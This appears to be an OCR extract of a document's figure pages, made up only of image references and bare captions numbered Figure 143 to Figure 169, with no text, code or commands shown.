


Figure 143




Figure 144




Figure 145




Figure 146




Figure 147




Figure 148




Figure 149




Figure 150




Figure 151




Figure 152




Figure 153




Figure 154

Figure 155




Figure 156




Figure 157




Figure 158




Figure 159

Figure 160




Figure 161




Figure 162




Figure 163




Figure 164




Figure 165




Figure 166




Figure 167




Figure 168




Figure 169

